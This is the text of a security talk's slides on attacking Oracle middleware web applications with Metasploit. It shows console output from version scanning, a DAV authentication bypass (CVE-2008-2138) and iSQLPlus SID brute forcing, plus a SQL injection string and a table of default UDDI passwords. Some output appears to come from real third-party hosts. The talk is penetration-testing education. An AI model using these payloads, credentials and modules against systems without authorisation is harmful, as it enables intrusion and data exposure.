



Attacking Oracle Web Applications with Metasploit

Chris Gates (carnal0wnage)

Whoami

- **Chris Gates (CG)**
 - Twitter → carnal0wnage
 - Blog → carnal0wnage.attackresearch.com
 - Job → Sr. Security Consultant for Rapid7
 - Affiliations → Attack Research, Metasploit Project
- **Work**
- **Previous Talks**
 - wXf Web eXploitation Framework
 - Open Source Information Gathering
 - Attacking Oracle (via TNS)
 - Client-Side Attacks

Why Are We Here?

- Here to talk about attacking oracle web applications (middleware)
- What's out there and how prevalent it is
- Why so much of it is unpatched
- Demo Metasploit auxiliary modules to find and attack it

What Is Oracle Middleware?

▲ ORACLE FUSION MIDDLEWARE

- Application Grid
- Application Server
- Business Intelligence
- Business Process Management
- Collaboration
- Content Management
- Data Integration
- Developer Tools
- Event-Driven Architecture
- Exalogic
- Identity Management
- In-Memory Data Grid
- Oracle Fusion Middleware for Applications
- Portal, User Interaction, and Enterprise 2.0
- Service-Oriented Architecture
- SOA Governance
- Transaction Processing

What is Oracle Middleware?


- Enterprise Resource Planning (ERP)
 - Oracle E-Business Suite*
 - Oracle Application Server 9i/10g/11i**
 - Oracle Reports/Forms
 - Oracle Portal
 - Oracle Financials/Supplier/Recruitment
- For Oracle lots of different products...
- For this talk I'm going to lump them all together as "web applications"

● *Technically Oracle considers E-Business Suite an "application" as it rides on top of OAS

● **weblogic

Market Share

Sample Vendors		
Tier I	Tier II	Tier III
SAP	Epicor	ABAS
Oracle	Sage	Activant Solutions Inc.
Oracle eBusiness Suite	Infor	Bowen and Groves
Oracle JD Edwards	IFS	Compiere
Oracle Peoplesoft	QAD	Exact
Misrosoft Dynamics	Lawson	NetSuite
	CDC Software	Visibility
		CGS
		Hansa World
		Consona
		Syspro



- Big list of customers
- http://www.oracle.com/customers/cust_list_atoz.html

Reach

- By now we should agree there's a lot of Oracle out there...
- That's good right?
- Except a lot of it is un-patched and vulnerable :-(
- Why?

How Did We Get Here?

- Pay for patches
- Most products are free downloads but you pay for support and patches

How Did We Get Here?

- Extremely vague advisories
- Must pay for extended advisory info (metalink)
- Oracle does not release POC code

CVE#	Component	Protocol	Package and/or Privilege Required	Remote Exploit without Auth.?	CVSS VERSION 2.0 RISK (see Risk Matrix Definitions)						Last Affected Patch set (per Supported Release)	
					Base Score	Access Vector	Access Complexity	Authentication	Confidentiality	Integrity		Availability
<i>CVE-2010-2390</i> (Oracle Enterprise Manager Grid Control)	EM Console	HTTP	None	Yes	7.5	Network	Low	None	Partial+	Partial+	Partial+	10.1.2.3, 10.1.4.3

CVE-ID	
CVE-2010-2390 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Unspecified vulnerability in the Database Control component in EM Console in Oracle Database Server 10.1.0.5 and 10.2.0.3, Oracle Fusion Middleware 10.1.2.3 and 10.1.4.3, and Enterprise Manager Grid Control allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors.	

How Did We Get Here?

- Extremely vague advisories

CVE-2009-3407	Portal	HTTP	None	Yes	4.3	Network	Medium	None	None	Partial	None	10.1.2.3, 10.1.4.2	
---------------	--------	------	------	-----	-----	---------	--------	------	------	---------	------	--------------------	--

CVE-ID

CVE-2009-3407

(under review)

[Learn more at National Vulnerability Database \(NVD\)](#)

• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Unspecified vulnerability in the Portal component in Oracle Application Server 10.1.2.3 and 10.1.4.2 allows remote attackers to affect integrity via unknown vectors.

How Did We Get Here?

- Difficult patch / upgrade processes
- Complex applications / If it works don't touch it mentality

Locating Oracle Servers

- Numerous server header strings:
 - www.owasp.org/index.php/Testing_for_Oracle
- Solution:
 - `oracle_version_scanner.rb`

Locating Oracle Servers

- oracle_version_scanner.rb

```
msf auxiliary(oracle_version_scanner) > set RHOSTS 192.168.26.139
RHOSTS => 192.168.26.139
msf auxiliary(oracle_version_scanner) > set RPORT 7778
RPORT => 7778
msf auxiliary(oracle_version_scanner) > run

[*] Oracle Application Server Found!
[*] 192.168.26.139 is running Oracle HTTP Server Powered by Apache/1.3.22 (Win32) mod_plsql/3.0.9.8.3b mod_ssl/2.8.5 OpenSSL/
0.9.6b mod_fastcgi/2.2.12 mod_oprocmgr/1.0 mod_perl/1.25
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(oracle_version_scanner) > set RHOSTS 192.168.26.137
RHOSTS => 192.168.26.137
msf auxiliary(oracle_version_scanner) > set RPORT 80
RPORT => 80
msf auxiliary(oracle_version_scanner) > run

[*] Oracle Application Server Found!
[*] 192.168.26.137 is running Oracle-Application-Server-10g/10.1.2.0.2 Oracle-HTTP-Server OracleAS-Web-Cache-10g/10.1.2.0.2 (
M;max-age=0+0;age=0;ecid=1513801543022,0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Finding Default Content


- First step is to find useful “stuff”
- Google/Bing useful (Google Dorks)
- Issue is how to find content internal or when its not indexed
- Solution:
 - `oas_cgi_scan.rb`

Abusing Default Content

- Most Oracle Middleware applications come with lots of default content
 - Must be manually removed (no patch to remove content)
 - Must know exactly where and what files to delete
- Tons of information disclosure
- Sometimes exploitation potential or credential leakage


Abusing Default Content Examples (DB)

- /demo/sql/jdbc/JDBCQuery.jsp
- Ships with Oracle 9.2 Database and installed by default



Abusing Default Content Examples (DB)

- /demo/sql/jdbc/JDBCQuery.jsp
- Select sys.database_name
- '1'='2' UNION SELECT sys.database_name, -500 FROM Dual



Enter a search condition:

Search results for : '1'='2' UNION SELECT sys.database_name, -500 FROM dual

- ORCL92.US.ORACLE.COM earns \$ -500.

Abusing Default Content Examples (OAS)

- Oracle Application Server 10g DAV Authentication Bypass CVE-2008-2138
- /dav_portal/portal/ directory is protected using basic authentication. It is possible to bypass and access content of dav_portal by adding a specially crafted cookie value in the http request header.

CVE-ID	
CVE-2008-2138 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Oracle Application Server (OracleAS) Portal 10g allows remote attackers to bypass intended access restrictions and read the contents of /dav_portal/portal/ by sending a request containing a trailing "%0A" (encoded line feed), then using the session ID that is generated from that request. NOTE: as of 20080512, Oracle has not commented on the accuracy of this report.	

Abusing Default Content Examples (OAS)

- Oracle Application Server 10g DAV Authentication Bypass CVE-2008-2138
- Finding vulnerable hosts:

```
[*] Received 404 for /dav
```

```
[*] Received 404 for /dav/
```

```
[*] Received 401 for /dav_portal/portal/
```

Abusing Default Content Examples (OAS)

- oracle_dav_bypass.rb

```
msf auxiliary(oracle_dav_bypass) > run
[*] Testing for dav_portal authentication required
[*] We received the 401..sending the bypass request
[*] we received the 200 for pls/portal/%0A trying to grab a cookie
[*] We received the cookie: portal=9.0.3+en-us+us+AMERICA+98AE8B84FB2D1D57E0440003BA0FDA14+C488A0BFCD4E893DF4EE375748A17A19B4
6CF9F3F44B28248FD0F325B10C3C21A0AC81FD6350FFC2392A817CFE19A037ED52ACCF3ACEE057A403A8BD11B264E11EA7010B8367ED2F15B5E76E2E51CA8
F27FBEE3CABC1317; path=/; secure
[*] Making the request again with our cookie
[*] we received the 200 printing response body
[*] <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html><head><title>Index of /dav_portal/portal </title></head><body><h1>Index of /dav_portal/portal</h1><pre>  <a href="?sort_name_desc">Name</a>  <a href="?sort_date_asc"
>Last Modified</a>  <a href="?sort_size_asc">Size</a>
<hr>  <a href="/dav_portal/">Parent Directory</a>  -  -
  <a href="Images/">Images</a>  19-NOV-2009 17:41  -  -
  <a href="Portlet_Admin/">Portlet_Admin</a>  15-DEC-2010 20:31  -  -
  <a href="SHARED/">SHARED</a>  08-AUG-2009 03:57  -  -
  <a href="The%20Research%20Foundation%20of%20SUNY/">The Research Foundat...</a>  30-DEC-2010 18:40  -  -
  <a href="employee_benefits/">employee_benefits</a>  21-SEP-2010 17:57  -  -
  <a href="rf_news/">rf_news</a>  24-SEP-2010 14:59  -  -
  <a href="rf_strategic_plan/">rf_strategic_plan</a>  02-DEC-2010 14:55  -  -
  <a href="search/">search</a>  19-AUG-2009 13:06  -  -
  <a href="sp_news/">sp_news</a>  28-SEP-2010 05:05  -  -
</pre><hr><address>Thank you for using the OraDAV Portal Driver (1.0.3.2.3-0030) </address></body></html>
[*] Auxiliary module execution completed
msf auxiliary(oracle_dav_bypass) >
```

Abusing Default Content Examples (OAS)

- Oracle Application Server 10g DAV Authentication Bypass CVE-2008-2138
- How many targets?

inurl:/portal/page/portal

About 2,890,000 results (0.09 seconds)

- And...unpatched

info

discussion

exploit

solution

references

Oracle Application Server Portal Authentication Bypass Vulnerability

Solution:

Currently we are not aware of any vendor-supplied patches. If you feel we are in error or if you are aware of more recent information, please mail us at: vuurb@securityfocus.com.

Abusing Default Content Examples (OAS)

- /xsql/adhocsql/sqltoxml.html
- Now in all fairness, this one usually doesn't work...db usually isn't set up. But sometimes it is :-)

The screenshot shows the Oracle XSQL Pages & XSQL Servlet interface. The top navigation bar includes "ORACLE XSQL Pages & XSQL Servlet" and buttons for "Demos", "Help", and "Release Notes".

The main content area has a yellow background and contains a text input field with the following SQL query:

```
select value(c) as Claim
  from insurance_claim_view c
 where c.claimpolicy.primaryinsured.lastname = 'Astoria'
```

Below the query input, there is a diagram illustrating Oracle's Object Views. It shows a hierarchy of objects: Claim, Policy, Customer, and Address. The Claim object is connected to the Policy object, which is connected to the Customer object, which is connected to the Address object. The Claim object has attributes: ClaimId, Filed, Damage Report, and Settlements. The Policy object has attributes: PolicyId and PrimaryInsured. The Customer object has attributes: CustomerId, FirstName, LastName, and HomeAddress. The Address object has attributes: Street, City, State, and Zip. A note states: "Note: The entire 'Claim' Object is addressable in SQL." Below the diagram, it says: "Oracle's Object Views Materialize Complex Objects from Underlying Relational Tables."

At the bottom right, there is a code block showing the error message:

```
--<!--
 | $Author: kkarun $
 | $Date: 10-apr-2001.21:02:52 $
 | $Source: $
 | $Revision: xdk/demo/java/xsql/adhocsql/query.xsql#0 $
 +
 -->
-<xsql-error code="942" action="xsql:query">
-<statement>
  select * from ( select value(c) as Claim from insurance_claim_view
 c where c.claimpolicy.primaryinsured.lastname = 'Astoria' )
```

Abusing Default Content Examples (OAS)

- Ability to run SQL Commands (database version)

Oracle: XML-Enabled Stylesheet: None

```
select * from v$version
```

Show Results Sample Queries: 1 2 3 4 5 [Show Schema](#)

Note: The entire "Claim" Object is addressable in SQL.

Oracle9i Object Views Materialize Complex Objects from Underlying Relational Tables.

```
<!--
 | $Author: kkarun $
 | $Date: 10-apr-2001.21:02:52 $
 | $Source: $
 | $Revision: xdk/demo/java/xsql/adhocsql/query.xsql#0 $
 +
-->
-<ROWSET>
-<ROW num="1">
  -<BANNER>
    Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
  </BANNER>
</ROW>
-<ROW num="2">
  <BANNER>PL/SQL Release 9.2.0.1.0 - Production</BANNER>
</ROW>
-<ROW num="3">
  <BANNER>CORE 9.2.0.1.0 Production</BANNER>
</ROW>
-<ROW num="4">
  -<BANNER>
    TNS for 32-bit Windows: Version 9.2.0.1.0 - Production
  </BANNER>
```


Abusing Default Content Examples (OAS)

- UDDI Endpoints

```
[*] Received 404 for /temp/
[*] Received 404 for /tmp/
[+] Found: /uddi/ --> Vuln: Oracle AS UDDI Registry
[*] Received 404 for /tictactoe
[+] Found: /uddi/inquiry --> Vuln: UDDI Pinger
[+] Found: /uddi/demo/jsp/searchForm.jsp --> Vuln: UDDI Registry Search/Browse Page
[*] Received 404 for /uix/
[*] Received 404 for /tmp/
[+] Found: /ultrasearch/ --> Vuln: Oracle Ultra Search Query Applications
[+] Found: /ultrasearch/query/ --> Vuln: Oracle Ultra Search Query Applications
[+] Found: /ultrasearch/query/search.jsp --> Vuln: Oracle Ultra Search Query Applications
[+] Found: /ultrasearch/query/usearch.jsp --> Vuln: Oracle Ultra Search Query Applications
[*] Received 500 for /ultrasearch/query/mail.jsp
[+] Found: /ultrasearch/query/tag/tsearch.jsp --> Vuln: Oracle Ultra Search Query Applications
[*] Received 404 for /ultrasearch/query/9i/gsearch.jsp
```


Abusing Default Content Examples (OAS)

- UDDI Endpoints

OracleAS UDDI Registry

10g Release 2 (10.1.2)

Registry Status check

- Ping the [inquiry endpoint](#). This entry point is also used to initialize UDDI registry after installation.
- Ping the [publishing endpoint](#) (typically requires authentication)

Demo JSPs

- Try the built-in [UDDI inquiry/publishing tool](#)

Runtime logging controls (UDDI registry administrator's privilege is required)

- Click [here](#) to set the log level of UDDI Server to DEBUG (very verbose).
- Click [here](#) to set the log level of UDDI Server to WARNING (default mode).
- Note that the log level set here is not persistent. To make the change persistent, modify uddiserver.cor

For more information, tutorials about Web services and UDDI, please see:

- <http://otn.oracle.com/tech/webservices/>
- <http://otn.oracle.com/tech/webservices/htdocs/uddi/>
- <http://www.uddi.org>
- Refer to Oracle Application Server documentation library for UDDI Client Library javadoc.


Abusing Default Content Examples (OAS)

- UDDI Endpoints – Check Default Passwords

By default, the installation creates UDDI users and user groups. [Table 10-2](#) lists the type of user, the user names, and passwords.

Table 10-2 Default UDDI Users and Passwords

Type	User Name	Default Password
Administration	ias_admin	ias_admin123
Publisher	uddi_publisher	uddi_publisher123
Publisher	uddi_publisher1	uddi_publisher1
Replicator	uddi_replicator	no password, not used explicitly



Abusing Default Content Examples (OAS)

- UDDI Endpoints – Check Default Passwords (Success)



Abusing Default Content Examples (OAS)

- Info Disclosure -- /webapp/wm/javart.jsp



The screenshot shows the Oracle JDeveloper BC4J Admin Utility interface. At the top, there is a logo for Oracle JDeveloper and the text "BC4J Admin Utility". Below this, the text "BC4J > พารามิเตอร์รันไทม์ของจาวา" is displayed. The main content area shows the text "พารามิเตอร์รันไทม์ของจาวา" and a table of system parameters.

ชื่อพารามิเตอร์	ค่า
awt.toolkit	sun.awt.windows.WToolkit
file.encoding	MS874
file.encoding.pkg	sun.io
file.separator	\
GenerateIOP	false
java.awt.graphicsenv	sun.awt.Win32GraphicsEnvironment
java.awt.headless	true
java.awt.printerjob	sun.awt.windows.WPrinterJob
java.class.version	48.0
java.endorsed.dirs	C:\APP_10G\jdk\jre\lib\endorsed
java.ext.dirs	C:\APP_10G\jdk\jre\lib\ext
java.home	C:\APP_10G\jdk\jre
java.io.tmpdir	C:\DOCUME~1\puttana\LOCALS~1\Temp\1\

Abusing Default Content Examples (OAS)

- Info Disclosure

oracle.vector.deepCopy	false
oracle.xdkjava.compatibility.version	9.0.3
os.arch	x86
os.name	Windows 2003
os.version	5.2
path.separator	;
port.ajp	3304
port.jms	3701
port.rmi	3204
sun.arch.data.model	32
sun.boot.class.path	C:\APP_10G\jdk\jre\lib\rt.jar;C:\APP_10G\jdk\jre\lib\i18n.jar;C:\APP_10G\jdk\jre\lib\sunrsasign.jar;C:\APP_10G\jdk\jre\lib\sse.jar;C:\APP_10G\jdk\jre\lib\jce.jar;C:\APP_10G\jdk\jre\lib\charsets.jar;C:\APP_10G\jdk\jre\classes
sun.boot.library.path	C:\APP_10G\jdk\jre\bin
sun.cpu.endian	little
sun.cpu.isalist	pentium i486 i386
sun.io.unicode.encoding	UnicodeLittle
sun.java2d.fontpath	
sun.os.patch.level	Service Pack 2
user.country	TH
user.dir	C:\APP_10G\j2ee\home
user.home	C:\Documents and Settings\Default User
user.language	th
user.name	SYSTEM
user.timezone	GMT+07:00
user.variant	

Abusing Default Content Examples (OAS)


- Info Disclosure -- /cgi-bin/printenv

```
COMSPEC="C:\WINDOWS\system32\cmd.exe"
DOCUMENT_ROOT="c:/oracle/ora92/apache/apache/htdocs"
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*"
HTTP_ACCEPT_ENCODING="gzip, deflate"
HTTP_ACCEPT_LANGUAGE="en-us"
HTTP_CONNECTION="Keep-Alive"
HTTP_COOKIE="JServSessionIdroot=5vuezlf9m1.r1bzqwPTb6XRc35LckjvcALJmQ5Go6XNr3CLa3e"
HTTP_HOST="192.168.26.139:7778"
HTTP_USER_AGENT="Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
PATH="C:\oracle\ora92\bin;C:\oracle\ora92\apache\Perl\5.00503\bin\mswin32-x86;C:\o
QUERY_STRING=""
REMOTE_ADDR="192.168.26.139"
REMOTE_PORT="2091"
REQUEST_METHOD="GET"
REQUEST_URI="/cgi-bin/printenv"
SCRIPT_FILENAME="c:/oracle/ora92/apache/apache/cgi-bin/printenv"
SCRIPT_NAME="/cgi-bin/printenv"
SERVER_ADDR="192.168.26.139"
SERVER_ADMIN="you@your.address"
SERVER_NAME="user-y4ow81q9ea"
SERVER_PORT="7778"
SERVER_PROTOCOL="HTTP/1.1"
SERVER_SIGNATURE="<ADDRESS>Oracle HTTP Server Powered by Apache/1.3.22 Server at 192.168.26.139"

```

Oracle iSQLPlus

- Web-based interface to the TNS Listener
 - Available on Oracle Database 9 & 10
- oracle_isqlplus_sidbrute
- oracle_isqlplus_login



Oracle iSQLPlus

- oracle_isqlplus_sidbrute.rb
- Different POST requests for 9 vs 10
- Module fingerprints version and chooses correct POST
- Uses SID list already in Metasploit
- Using error message returned by Oracle determines valid SID
- Wrong SID:
 - ORA-12154: TNS: could not resolve service name
- Right SID (wrong password):
 - ORA-01017: invalid username/password; logon denied

Oracle iSQLPlus

- oracle_isqlplus_sidbrute.rb

```
msf auxiliary(oracle_isqlplus_sidbrute) > run
[*] Received a 200 the target is up
[*] Server is Oracle 9.2*
[*] Starting SID check on ██████████.195.140:80, using SIDs from /home/user/pentest
/m3f3/data/wordlists/sid.txt...
[*] Oracle version is set to 9
[-] WRONG SID: ORCL

[-] WRONG SID: ORACLE

[-] WRONG SID: XE

[-] WRONG SID: ASDB

[-] WRONG SID: IASDB

[-] WRONG SID: OEMREP

[+] received ORA-01017, possible correct sid of TEST

[-] WRONG SID: SA0

^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

Oracle iSQLPlus

- oracle_isqlplus_sidbrute.rb

```
msf auxiliary(oracle_isqlplus_sidbrute) > run
[*] Received a 200 the target is up
[*] Server is Oracle 10.1
[*] iSQLPlus on 10.1 success has been intermittent, you've been warned.
[*] Starting SID check on ██████████.161.22:5560, using SIDs from /home/user/pentest
/mvf3/data/wordlists/sid.txt...
[*] Oracle version is set to 10
[-] WRONG SID:

[+] received ORA-01017, possible correct sid of ORCL

